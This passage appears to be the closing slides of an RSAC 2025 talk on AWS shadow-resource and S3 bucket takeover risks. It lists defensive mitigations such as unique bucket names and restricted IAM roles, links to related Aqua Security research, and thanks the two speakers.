  - Use Unique Bucket Names.
  - Avoid *AmazonS3FullAccess*.
  - Protect AWS Account ID: Treat it as a secret.
- **Long-Term Actions:**
  - Audit and Restrict IAM Roles: Grant only necessary permissions.



Links

https://www.aquasec.com/blog/bucket-monopoly-breaching-aws-accounts-through-shadow-resources/

https://github.com/Aqua-Nautilus/TrailShark

https://www.aquasec.com/blog/aws-cdk-risk-exploiting-a-missing-s3-bucket-allowed-account-takeover/

RSAC 2025 Conference

Many Voices.
One Community.

Thank You

@YakirKad
@MoragAssaf